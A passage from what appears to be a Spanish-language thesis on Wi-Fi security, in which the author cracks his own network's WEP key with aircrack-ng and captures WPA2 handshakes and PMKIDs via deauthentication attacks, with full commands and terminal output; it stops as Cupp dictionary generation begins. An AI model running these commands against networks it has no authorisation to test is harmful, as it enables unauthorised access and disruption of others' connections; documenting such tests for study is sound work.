- Caja gris: se dispone de parte de la información.
- Caja negra: no se dispone de ningún tipo de información, se simula lo que haría un atacante externo.

Una vez finalizado se realiza un informe que recoge, que recoge si el sistema es vulnerable o no, evalúa si las defensas son suficientes y valora la repercusión de las vulnerabilidades encontradas.



*Ilustración 29. Estructura equipo ciberseguridad.
Fuente: InfoSec*

3 Experimentación

En este apartado tendremos dos partes:

En la primera parte demostraremos que tanto el protocolo WEP como WPA2, presentan diversas vulnerabilidades y que estas pueden ser explotadas. Para ello realizaré diversos ataques sobre mi propia red Wifi cambiando el protocolo de seguridad para probar tanto la seguridad del protocolo WEP mediante ataque de ARP Request como del protocolo WPA2 mediante ataques de fuerza bruta o diccionario. Finalmente iré explicando paso a paso las diferentes fases para realizar el ataque, y se podrán comprobar los resultados obtenidos. En esta parte se probará si las rainbow table, merecen la pena para aumentar la velocidad de computación a la hora de comprobar las diversas claves.

En la segunda parte, probaré el mismo ataque sobre mi red Wifi con protocolo de seguridad WPA3, y seguiré el mismo procedimiento, mostrando los resultados obtenidos.

Para poder realizar estos ataques he necesitado instalar en el sistema operativo Kali Linux, un SO especializado para tareas de seguridad. Este sistema operativo se puede descargar [aquí](#).

Para el desarrollo se usará la suite de herramientas Aircrack-ng, Genpmk unido con Cowpatty, Hashcat y finalmente se verá el tráfico mediante el sniffer Wireshark. Todas estas herramientas vienen instaladas por defecto al instalar Kali Linux, excepto Wireshark, que se puede descargar [aquí](#).

Aircrack-ng es un conjunto de herramientas destinado a realizar pruebas de pentesting sobre redes inalámbricas. También se puede descargar para Windows desde este [enlace](#).

Genpmk y cowpatty son dos herramientas destinadas a realizar pruebas de pentesting sobre redes inalámbricas, que nos permiten calcular claves precomputadas y aumentar la velocidad de computación. Se puede obtener más información [aquí](#).

Hashcat es una herramienta, que sirve para crackear todo tipo de contraseñas, es decir, descifrar contraseñas. Se puede encontrar más información [aquí](#).

Y, por último, wireshark que es sniffer, cuya definición explicamos anteriormente [aquí](#).

Todas las demostraciones serán mostradas mediante capturas de pantalla, que he realizado en mi terminal de mi ordenador con sistema operativo Kali Linux.

Según vaya realizando las casuísticas, hay cosas que se repiten, por lo que solo lo explicaré específicamente la primera vez, dado que si no resulta muy repetitivo.

Solo nos centraremos en los ataques mediante fuerza bruta o diccionario, al 4-way handshake.

3.1 Hackeo de red Wifi WEP y WPA2 (resultados y explicación del proceso)

Para hacerlo lo más real posible, he optado por mostrar un escenario donde desconozco la contraseña o cualquier parte de ella, pero conozco información de mi víctima. Por ello realizaré ataques con diccionarios existentes, colocando la clave en diversas posiciones del mismo, y creando diccionarios con diferente longitud de clave. En este caso como he explicado, yo voy a ser el propio atacante, y mi wifi va a ser la víctima que quiero atacar.


Primero probaremos la seguridad de mi wifi, cuando esta está protegida con el cifrado WEP, y posteriormente probaremos la seguridad usando WPA2-AES.

Para realizar los diferentes ataques tengo que poner mi tarjeta de red en modo monitor, es decir, nos permite hacer uso de nuestra tarjeta de red en modo escucha, lo que permite que se puedan capturar todos los paquetes Wifi, Management, Data y Control. Lo que nos va a posibilitar visualizar los diferentes AP y los clientes que se conectan a ellos.

3.1.1 Ataque a WEP

El primer paso como hemos comentado es activar el modo monitor de mi tarjeta de red, para ello ejecutaremos:

```
airmon-ng start X (nombre interfaz wifi)
```



```
[root@Kali ~]# airmon-ng start wlan0
[...]
# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

      PID Name
      509 NetworkManager
     858 wpa_supplicant

      PHY     Interface      Driver      Chipset
phy0      wlan0       iwlwifi    14.3 Network controller: Intel Corporation Wi-Fi 6 AX201 (rev 20)
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
          (mac80211 station mode vif disabled for [phy0]wlan0)
```

Donde se puede observar que mi interfaz es wlan0, y hacemos uso de la herramienta airmon-ng, de la suite aircrack-ng, cuyo propósito es activar o desactivar este modo.

Posteriormente comprobaremos, que nuestra interfaz está en modo monitor. Ejecutaremos: ifconfig

```
# ifconfig
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 70 bytes 5302 (5.1 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 70 bytes 5302 (5.1 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0mon: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    unspec 00-42-38-AF-DB-65-00-54-00-00-00-00-00-00-00 txqueuelen 1000 (UNSPEC)
    RX packets 3 bytes 992 (992.0 B)
    RX errors 0 dropped 3 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Se puede observar en la imagen que efectivamente la interfaz se encuentra en modo monitor → wlan0mon

Con este comando también podremos acceder a la MAC de nuestra tarjeta de red, así como a la IP.

Ahora haremos uso de la herramienta airodump-ng de la suite aircrack-ng, para observar el tráfico en el radio de nuestra tarjeta de red, para ello ejecutaremos:

airodump-ng wlan0mon

```
—(root💀Kali㉿Kali)-[~/home/.../Escritorio/Hacking/capturas/CASA]
# airodump-ng wlan0mon
```

Y obtenemos el siguiente resultado:

CH 11][Elapsed: 12 s][2021-04-22 19:24											
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID		
3C:46:D8:C7:9A:62	-80	8	7	0	11	130	WPA2	CCMP	PSK	TP-LINK_9A62	
DC:EF:09:4E:EE:54	-63	10	358	3	13	65	WPA2	CCMP	PSK	NETGEAR55_EXT	
E4:AB:89:91:31:BE	-64	9	38	0	6	54e	WEP	WEP		MOVISTAR_31BD	
84:AA:9C:36:48:FD	-77	12	50	11	1	130	WPA2	CCMP	PSK	MOVISTAR_48FC	
3C:98:72:15:FD:29	-81	12	0	0	8	130	WPA2	CCMP	PSK	vodafoneFD28	
4E:5E:0C:13:63:4B	-82	9	0	0	1	130	WPA2	CCMP	PSK	JR-Invitados	
4C:5E:0C:13:63:4B	-84	9	12	0	1	130	WPA2	CCMP	PSK	JRamiro	
BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes				
3C:46:D8:C7:9A:62	D8:49:2F:8B:3D:CC	-1	1e- 0	0		6					
DC:EF:09:4E:EE:54	74:E2:F5:02:DA:BC	-53	24e-24	4		11					
DC:EF:09:4E:EE:54	C4:9D:ED:2B:A4:45	-71	24e- 6e	45		39					
DC:EF:09:4E:EE:54	84:B5:41:DC:4E:3A	-71	24e-24e	0		220					
DC:EF:09:4E:EE:54	E4:AA:EA:A3:37:8B	-88	1e- 1e	0		79					
84:AA:9C:36:48:FD	AE:61:0C:DF:AF:13	-91	24e- 1	0		48					
Quitting...											

Podemos observar dos secciones en la primera se observa los AP y en la segunda los diferentes clientes y al AP que se conectan. Veamos las diferentes columnas, que nos servirán en todas las casuísticas de ahora en adelante:

-BSSID: la dirección MAC del AP.

-PWR: nivel de señal. Cuanto más grande sea el PWR más cerca estaremos del AP.

-Beacons: número de tramas beacon que contienen la información necesaria para identificar las características de la red y poder conectarse con el AP. Los puntos de acceso envían periódicamente estas tramas beacon

-#Data: número de paquetes capturados. En el caso de WEP equivale al número de IVs.

-#/s: número de paquetes capturados por segundo calculando la media de los últimos 10 segundos.

-CH: canal por el que transmite.

-MB: velocidad máxima soportada.

-ENC: algoritmo de cifrado.

-CIPHER: tipo de cifrado.

-AUTH: protocolo de autenticación usado.

-ESSID: puede ser oculta, nombre de la red.

-STATION: dirección MAC del cliente

-Lost: número de paquetes perdidos en los últimos 10 segundos.

-Frames: número de paquetes enviados por el cliente.

-Probes: ESSID a los que ha intentado conectarse el cliente

En nuestro caso como hemos comentado, nuestro objetivo es una wifi con WEP. Así que apuntamos los datos de nuestra víctima:

```
1 Datos victimas:  
2  
3 bssid: E4:AB:89:91:31:BE  
4 essid: MOVISTAR_31BD  
5 Canal: 6  
6
```

Y ejecutamos airodump-ng sobre nuestro objetivo:

```
airodump-ng -w Nombreparaguardar -c Canal -bssid MAC AP interfaz
```

```
# airodump-ng -w ataqueWEP -c 6 --bssid E4:AB:89:91:31:BE wlan0mon
```


Una vez ya estamos capturando todo el tráfico de nuestro objetivo, realizaremos el ataque ARP Request, que generará nuevos IVs. El programa escuchara hasta encontrar un paquete ARP, y entonces lo reenviará, lo que provocará que el AP tenga que repetir el ARP con un IV nuevo, si se repite esto múltiples veces se usarán todos los IVs, lo que nos permitirá averiguar la clave WEP.

Para ello ejecutamos el ataque en otra ventana sin cerrar la anterior, con la herramienta aireplay-ng una vez más de la suite de herramientas de aircrack-ng:

```
aireplay-ng -3 -h MAC Cliente -b MAC AP interfaz
```

```
—(root@Kali)-[~/home/Javi]  
# aireplay-ng -3 -h 3C:CD:36:A8:C5:3B -b E4:AB:89:91:31:BE wlan0mon  
The interface MAC (00:42:38:AF:DB:65) doesn't match the specified MAC (-h).  
ifconfig wlan0mon hw ether 3C:CD:36:A8:C5:3B  
9:33:18 Waiting for beacon frame (BSSID: E4:AB:89:91:31:BE) on channel 6  
Saving ARP requests in replay_arp-0422-193318.cap  
You should also start airodump-ng to capture replies.  
Read 24463 packets (got 1458 ARP requests and 10874 ACKs), sent 2433 packets...(500 pps)
```

En cuanto lo ejecutemos se podrá observar en la captura de tráfico de la víctima que veremos a continuación, que la columna data aumentará:



The screenshot shows two terminal windows side-by-side. Both windows have the title 'root@Kali: /home/javi'. The left window displays wireless interface statistics: 'CH 6][Elapsed: 4 mins][2021-04-22 19:34' and 'CH 6][Elapsed: 6 mins][2021-04-22 19:36'. The right window displays a detailed wireless interface table:

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
E4:AB:89:91:31:BE	-63	100	3723	65883 79	6	54e	WEP	WEP	SKA	MOVISTAR_31BD
BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes			
E4:AB:89:91:31:BE	3C:CD:36:A8:C5:3B	-63	36e- 1	13077	81546					

Cuando este por 20.000 (en mi caso espere algo más) se podrá ejecutar el ataque aircrack-ng ejecutando el siguiente comando:

aircrack-ng X.cap (Nombre con el que hallamos guardado la captura).

```
$ aircrack-ng ataqueWEP-01.cap
```

Recordemos que ataqueWEP es como habíamos nombrado la captura, es importante seleccionar el .cap, ya que se guardarán varios archivos.

Inmediatamente después de esto nuestra contraseña WEP, habría sido hackeada como se muestra a continuación.

```

Aircrack-ng 1.6

[00:00:01] Tested 1187118 keys (got 62693 IVs)

KB    depth   byte(vote)
0     0/ 1    31(92416) 87(71680) ED(71168) 11(70912) 02(70656) 24(70144) AD(70144) C2(70144)
1     0/ 1    32(83200) 76(71168) DF(70656) 19(70144) 5F(69888) C8(69888) 7A(69632) 80(69632)
2     0/ 1    33(87040) 33(74752) 0E(71680) 95(71680) 04(71168) A4(71168) A0(70656) 2D(70400)
3     0/ 1    34(80896) 2E(75520) 3F(72448) E6(72192) 48(70400) BE(70400) D2(69888) 85(69632)
4     0/ 1    35(87808) 64(73472) 2C(72704) B0(71936) 0B(71680) AF(71680) E9(71168) 03(70400)
5     0/ 1    36(89344) A5(74240) B7(73472) 41(72192) 63(71168) 9F(71168) A7(70912) 2E(70144)
6     0/ 1    37(80896) 14(76032) 27(73984) 20(73472) A5(71936) 09(71680) A7(71680) 21(71424)
7     0/ 1    38(77824) 13(73728) 45(72448) A3(72448) 5A(72192) FB(71936) 2C(71680) 5E(71680)
8     0/ 1    39(77312) AC(74752) 4B(71680) 50(70656) BE(70656) CA(70656) 5D(70144) 90(69632)
9     0/ 1    30(78848) 27(75776) FB(70912) 69(70656) D1(70656) 03(70400) 1D(69888) 59(69888)
10    0/ 1    E5(72192) 4E(71168) B4(71168) C9(71168) 3D(70912) 5B(70912) 85(70656) 50(70400)
11    1/ 1    58(72704) 00(70912) 7C(70912) 97(70656) 09(70144) FB(70144) 0D(69632) BB(69632)
12    6/ 12   8E(70508) 61(70228) F2(69860) FC(69788) 41(69564) E3(69432) 14(69400) 30(68940)

KEY FOUND! [ 31:32:33:34:35:36:37:38:39:30:31:32:33 ] (ASCII: 1234567890123 )
Decrypted correctly: 100%

```

Se puede observar que en apenas 1 segundo la clave WEP, ha sido hackeada, esto se puede hacer en algo menos de 10 minutos. Lo que pone de manifiesto que la Wifi-Alliance hace bien descatalogando este producto, y aconsejando no utilizarlo.

3.1.2 Ataques a WPA2/AES

Una vez demostrado la fragilidad del protocolo de seguridad WEP, pongamos a prueba la resistencia de una red con WPA2 y uso de AES.

En el caso de WPA2, como no conozco ningún tipo de información sobre la clave, pero si información en este caso mía propia, realizaré ataques de dos tipos: creando mi propio diccionario haciendo uso de la información que conozco, haciendo uso de la herramienta Cupp o creando un diccionario aleatorio siguiendo unos parámetros con la herramienta Crunch; y posteriormente usare un diccionario existente.

Obtención handshake/PMKID

Para realizar estos ataques tanto si creamos el diccionario o usamos existente, primeramente, debemos capturar el handshake o el PMKID. El [4-way handshake](#) como ya explicamos anteriormente es el apretón de manos entre un cliente y el AP al que desea conectarse, donde se intercambian las claves necesarias para que se pueda realizar la conexión entre ambos, en el segundo mensaje se manda la información necesaria para que se pueda crackear la contraseña si se capture.

PMKID, es el ID de la clave maestra PMK, y en los routers que tienen activado roaming, este ID de la clave se envía en el primer mensaje del handshake por lo tanto no es necesario capturar un handshake completo, y tampoco es necesario que haya un cliente conectado para capturarlo. Así como se puede ver son todo ventajas, en mi caso no sabía que tenía el roaming activado, así que aprendí sobre este intentando capturar un handshake y viendo que capturé el PMKID, busqué información sobre el mismo, y vi que como digo todo son ventajas ya que:

- No hace falta un cliente real, se puede hacer creando un cliente falso y solicitando paquetes EAPOL.
- No es necesario obtener el handshake completo

El problema reside que es muy fácil defenderse de esta vulnerabilidad, dado que bastaría con desactivar el fast roaming.

Veamos cómo se capturan ambos, de manera práctica.

Lo explicaremos una vez dado que se ha de hacer en todos los casos y si no va a quedar muy repetitivo.

La primera parte es la misma para ambos:

1. Poner la tarjeta de red en modo monitor, con airmon.ng

Esto se hace como vimos anteriormente en el ataque a una red wifi WEP.

```
(root㉿Kali)-[~/home/.../Escritorio/Hacking/capturas/CASA]
# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

      PID Name
      509 NetworkManager
     858 wpa_supplicant

      PHY     Interface      Driver      Chipset
phy0      wlan0          iwlwifi      14.3 Network controller: Intel Corporation Wi-Fi 6 AX201 (rev 20)
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
          (mac80211 station mode vif disabled for [phy0]wlan0)
```

2. Comprobamos que la red está en modo monitor con ifconfig.
3. Observamos la red con airodump-ng.

```
(root㉿Kali)-[~/home/.../Escritorio/Hacking/capturas/CASA]
# airodump-ng wlan0mon
```

CH 11][Elapsed: 30 s][2021-04-17 13:10											
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID		
84:AA:9C:36:48:FD	-22	38	2 0	1 130	WPA2 CCMP PSK	MOVISTAR_48FC					
3C:46:D8:C7:9A:62	-22	34	0 0	11 130	WPA2 CCMP PSK	TP-LINK_9A62					
3C:98:72:15:FD:29	-23	26	0 0	9 130	WPA2 CCMP PSK	vodafoneFD28					
DC:EF:09:4E:EE:54	-80	30	63 0	13 65	WPA2 CCMP PSK	NETGEAR55_EXT					
E4:AB:89:91:31:BE	-4	27	17 0	1 130	WPA2 CCMP PSK	MOVISTAR_31BD					
4E:5E:0C:13:63:4B	-82	21	0 0	1 130	WPA2 CCMP PSK	JR-Invitados					
4C:5E:0C:13:63:4B	-82	22	0 0	1 130	WPA2 CCMP PSK	JRamiro					
1C:B0:44:37:AA:F9	-1	0	0 0	12 -1		<length: 0>					
BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes				
84:AA:9C:36:48:FD	6C:AD:F8:B2:42:28	-1	24e- 0	0	1						
84:AA:9C:36:48:FD	AE:61:0C:DF:AF:13	-86	0 - 1	0	1						
DC:EF:09:4E:EE:54	84:B5:41:DC:4E:3A	-49	24e- 1	0	27						
DC:EF:09:4E:EE:54	98:CA:33:60:48:DF	-66	24e-24	0	29						
E4:AB:89:91:31:BE	74:E2:F5:02:DA:BC	-58	24e-24e	0	3						
1C:B0:44:37:AA:F9	56:68:76:34:33:57	-87	0 - 1	0	2						

En la imagen se puede observar una cosa que explique anteriormente, se observa que la red que transmite por canal 12 (CH), tiene su ESSID oculto, por lo que no podemos conocer el tipo de cifrado que usa, a no ser que hagamos un ataque que logre desconectar a un cliente, y tenga que volver a conectarse.

Nuestra víctima será la red con essid MOVISTAR_31BD, mi red Wifi.

4. Apuntamos los datos de nuestro objetivo.

CH 1][Elapsed: 3 mins][2021-04-17 13:13										
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	ne
48:8F:5A:97:97:F8	-1	0	0 0	6 -1			<length: 0>			
E4:AB:89:91:31:BE	-13	140	131 0	1 130		WPA2 CCMP	PSK	MOVISTAR_31BD		
3C:98:72:15:FD:29	-18	130	0 0	9 130		WPA2 CCMP	PSK	vodafoneFD28		
DC:EF:09:4E:EE:54	-70	141	1294 31	13 65		WPA2 CCMP	PSK	NETGEAR55_EXT		
3C:46:D8:C7:9A:62	-22	196	0 0	11 130		WPA2 CCMP	PSK	TP-LINK_9A62		
84:AA:9C:36:48:FD	-27	203	19 0	1 130		WPA2 CCMP	PSK	MOVISTAR_48FC		
D4:60:E3:AF:9A:81	-32	1	1 0	2 130		WPA2 CCMP	PSK	WLAN_Heiko		
4E:5E:0C:13:63:4B	-81	117	0 0	1 130		WPA2 CCMP	PSK	JR-Invitados		
4C:5E:0C:13:63:4B	-81	110	0 0	1 130		WPA2 CCMP	PSK	JRamiro		

1 Datos victim: 2
3 bssid: E4:AB:89:91:31:BE
4 essid: MOVISTAR_31BD
5 Canal: 1|
6
7

- Nos centramos solamente en el tráfico de nuestra víctima, y guardamos la información obtenida de ella.

```
(root💀Kali)-[~/Escritorio/Hacking/capturas/CASA]
# airodump-ng -c 1 -w handshakecasa --essid "MOVISTAR_31BD" wlan0mon
```

CH 1][Elapsed: 12 s][2021-04-17 13:17										
CH 1][Elapsed: 42 s][2021-04-17 13:17										
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
E4:AB:89:91:31:BE	-3	100	455	463 8	1	130	WPA2 CCMP	PSK	MOVISTAR_31BD	
BSSID	STATION		PWR	Rate	Lost	Frames	Notes	Probes		
E4:AB:89:91:31:BE	04:6C:59:E6:41:96		-47	24e- 2e	0	182			MOVISTAR_31BD	
E4:AB:89:91:31:BE (not associated)	74:E2:F5:02:DA:BC		-59	1e- 2	0	7				
E4:AB:89:91:31:BE (not associated)	9E:65:22:E5:9D:9E		-69	0 - 1	0	2				
E4:AB:89:91:31:BE (not associated)	A0:18:28:E6:94:18		-83	0 - 1	0	1				
E4:AB:89:91:31:BE (not associated)	82:43:7A:71:36:C1		-88	0 - 1	0	1				

Observamos la red de la víctima tras introducir el comando, y vemos los clientes que tenemos conectados.

- Realizamos ataque de desconexión, el cual hará volver a conectarse al cliente y podremos capturar el handshake. Para ello ejecutaremos el siguiente comando:

Aireplay-ng -0 X (n de deautenticaciones a enviar) -a MAC AP -e Essid AP -c MAC cliente interfaz

```
(root💀Kali)-[~/Escritorio/Hacking/capturas/CASA]
# aireplay-ng -0 10 -a E4:AB:89:91:31:BE -e "MOVISTAR_31BD" -c 3C:CD:36:A8:C5:3B wlan0mon
```

CH 6][Elapsed: 18 s][2021-04-17 13:29										
CH 6][Elapsed: 6 mins][2021-04-17 13:35][WPA handshake: E4:AB:89:91:31:BE										
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
E4:AB:89:91:31:BE	-6	100	3523	3413	6	6	130	WPA2 CCMP	PSK	MOVISTAR_31BD
BSSID STATION PWR Rate Lost Frames Notes Probes										
(not associated)	9E:65:22:E5:9D:9E	-69	0 - 1	1	3					
(not associated)	04:6C:59:E6:41:96	-39	0 - 1	0	3					MOVISTAR_31BD
(not associated)	A0:18:28:E6:94:18	-80	0 - 1	0	7					
(not associated)	6C:AD:F8:B2:42:28	-74	0 - 1	0	9					MOVISTAR_48FC
E4:AB:89:91:31:BE	3C:CD:36:A8:C5:3B	-25	24e- 1	0	2728	PMKID	MOVISTAR_31BD			

```
[root@Kali ~]# aireplay-ng -0 10 -a E4:AB:89:91:31:BE -e "MOVISTAR_31BD" -c 3C:CD:36:A8:C5:3B wlan0mon
13:34:33 Waiting for beacon frame (BSSID: E4:AB:89:91:31:BE) on channel 6
13:34:34 Sending 64 directed DeAuth (code 7). STMAC: [3C:CD:36:A8:C5:3B] [ 0|169 ACKs]
13:34:35 Sending 64 directed DeAuth (code 7). STMAC: [3C:CD:36:A8:C5:3B] [ 0|426 ACKs]
13:34:35 Sending 64 directed DeAuth (code 7). STMAC: [3C:CD:36:A8:C5:3B] [ 0|386 ACKs]
13:34:37 Sending 64 directed DeAuth (code 7). STMAC: [3C:CD:36:A8:C5:3B] [ 0|703 ACKs]
13:34:38 Sending 64 directed DeAuth (code 7). STMAC: [3C:CD:36:A8:C5:3B] [ 0|948 ACKs]
13:34:40 Sending 64 directed DeAuth (code 7). STMAC: [3C:CD:36:A8:C5:3B] [ 0|959 ACKs]
13:34:42 Sending 64 directed DeAuth (code 7). STMAC: [3C:CD:36:A8:C5:3B] [ 0|967 ACKs]
13:34:43 Sending 64 directed DeAuth (code 7). STMAC: [3C:CD:36:A8:C5:3B] [ 45|942 ACKs]
13:34:45 Sending 64 directed DeAuth (code 7). STMAC: [3C:CD:36:A8:C5:3B] [ 0|944 ACKs]
13:34:47 Sending 64 directed DeAuth (code 7). STMAC: [3C:CD:36:A8:C5:3B] [ 0|932 ACKs]

[root@Kali ~]#
```

En mi caso se observa que he utilizado 10 deautenticadores, y si se observa la imagen de arriba, aparece WPA handshake: MAC AP. Esto significa que el handshake se ha capturado correctamente, y puedes realizar el correspondiente ataque por fuerza bruta o por diccionario, para intentar crackear la contraseña. Estas pantallas deben estar corriendo de forma simultánea, de tal manera que el ataque deauth forzará al cliente a tener que reconectarse, y se capturará el handshake.

- Para capturar el PMKID, realicé un ataque de desconexión global, para demostrar que a pesar de que no hubiese ningún cliente conectado, el PMKID se captura. El ataque de desconexión global es mucho menos eficaz, dado que no se concentra en ningún objetivo, sino que intenta desconectar todo cliente que estuviese conectado a la red, por eso muchas veces no es del todo eficaz y falla si quieres capturar el handshake completo, pero para capturar el PMKID (si tienes el **roaming activado**), es suficiente.

Para realizar el deauth global, ejecutamos el siguiente comando:

```
aireplay-ng -0 X (num deauths) -a MAC AP -e ESSID AP interfaz
```

```
(javi@Kali)-[~/Escritorio/Hacking/capturas/CASA]
$ sudo -s
[sudo] password for javi:
(root@Kali)-[/home/.../Escritorio/Hacking/capturas/CASA]
# aireplay-ng -0 10 -a E4:AB:89:91:31:BE -e "MOVISTAR_31BD" wlan0mon
```

Se puede observar que en este caso no introducimos MAC de un cliente, por lo que lo hará a todos los clientes.

root@Kali: /home/javi/Escritorio/Hacking/capturas/CASA									
E4:AB:89:91:31:BE -8 100 1005 916 15 1 130 WPA2 CCMP PSK MOVISTAR_31BD CH 1][Elapsed: 5 mins][2021-04-17 13:22][PMKID found: E4:AB:89:91:31:BE									
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH ESSID
E4:AB:89:91:31:BE	-10	0	2860	3176 0	6	130	WPA2	CCMP	PSK MOVISTAR_31BD
BSSID STATION PWR Rate Lost Frames Notes Probes									
(not associated)	DA:A1:19:FA:AE:60	-89	0 - 1	0		1			
(not associated)	A0:18:28:E6:94:18	-86	0 - 1	0		5			
(not associated)	9E:65:22:E5:9D:9E	-77	0 - 1	0		8			NETGEAR55-5G_EXT
E4:AB:89:91:31:BE	04:6C:59:E6:41:96	-53	24e- 1e	0		294			MOVISTAR_31BD
E4:AB:89:91:31:BE	74:E2:F5:02:DA:BC	-59	1e- 1	0		304	PMKID		MOVISTAR_31BD,PLDTHOMEDSL31214,NETGEAR55_EX

```
(javi@Kali)-[~/Escritorio/Hacking/capturas/CASA]
$ sudo -s
[sudo] password for javi:
(root@Kali)-[/home/.../Escritorio/Hacking/capturas/CASA]
# aireplay-ng -0 10 -a E4:AB:89:91:31:BE -e "MOVISTAR_31BD" wlan0mon
13:22:02 Waiting for beacon frame (BSSID: E4:AB:89:91:31:BE) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
13:22:02 Sending DeAuth (code 7) to broadcast -- BSSID: [E4:AB:89:91:31:BE]
13:22:02 Sending DeAuth (code 7) to broadcast -- BSSID: [E4:AB:89:91:31:BE]
13:22:03 Sending DeAuth (code 7) to broadcast -- BSSID: [E4:AB:89:91:31:BE]
13:22:03 Sending DeAuth (code 7) to broadcast -- BSSID: [E4:AB:89:91:31:BE]
13:22:04 Sending DeAuth (code 7) to broadcast -- BSSID: [E4:AB:89:91:31:BE]
13:22:04 Sending DeAuth (code 7) to broadcast -- BSSID: [E4:AB:89:91:31:BE]
13:22:05 Sending DeAuth (code 7) to broadcast -- BSSID: [E4:AB:89:91:31:BE]
13:22:05 Sending DeAuth (code 7) to broadcast -- BSSID: [E4:AB:89:91:31:BE]
13:22:06 Sending DeAuth (code 7) to broadcast -- BSSID: [E4:AB:89:91:31:BE]
13:22:06 Sending DeAuth (code 7) to broadcast -- BSSID: [E4:AB:89:91:31:BE]
```

Se observa en la imagen de arriba, en el mismo lugar donde aparecía que se había capturado el handshake anteriormente, que se ha capturado el PMKID.

Si nos fijamos en la imagen de abajo, el propio ataque deauth global, nos indica lo que hemos dicho anteriormente, que el ataque es más efectivo cuando atacamos a un cliente específico.

TODOS ESTOS PASOS SE REPETIRÁN EN CADA UNO DE LOS CASOS, y se mencionará como: capturamos el handshake o capturamos el PMKID.

Casos de ataque

En el caso de creando mi propio diccionario, tendremos los siguientes casos:

Casuística número 1

Conozco información de la víctima, como su nombre, edad, número de hijos etc... Para ello haremos uso de la herramienta Cupp, ya que es capaz de crear un diccionario a partir de datos personales, realiza una combinación de palabras.

Para ello hay que bajarse la herramienta, desde [el repositorio de github](#) seleccionamos code y copiamos la url que sale y lo clonamos. Ejecutamos:

```
git clone url
```

```
[root@Kali ~]# git clone https://github.com/Mebus/cupp
```

Posteriormente accedemos al directorio y ejecutamos el programa, que es un script de Python con el comando:

```
./cupp.py -i
```

```
[root@Kali ~]# ./cupp.py -i
cupp.py!
    \_ # Common
    \_ # User
    \_ # Passwords
    \_ # Profiler
        \_ (oo)_____
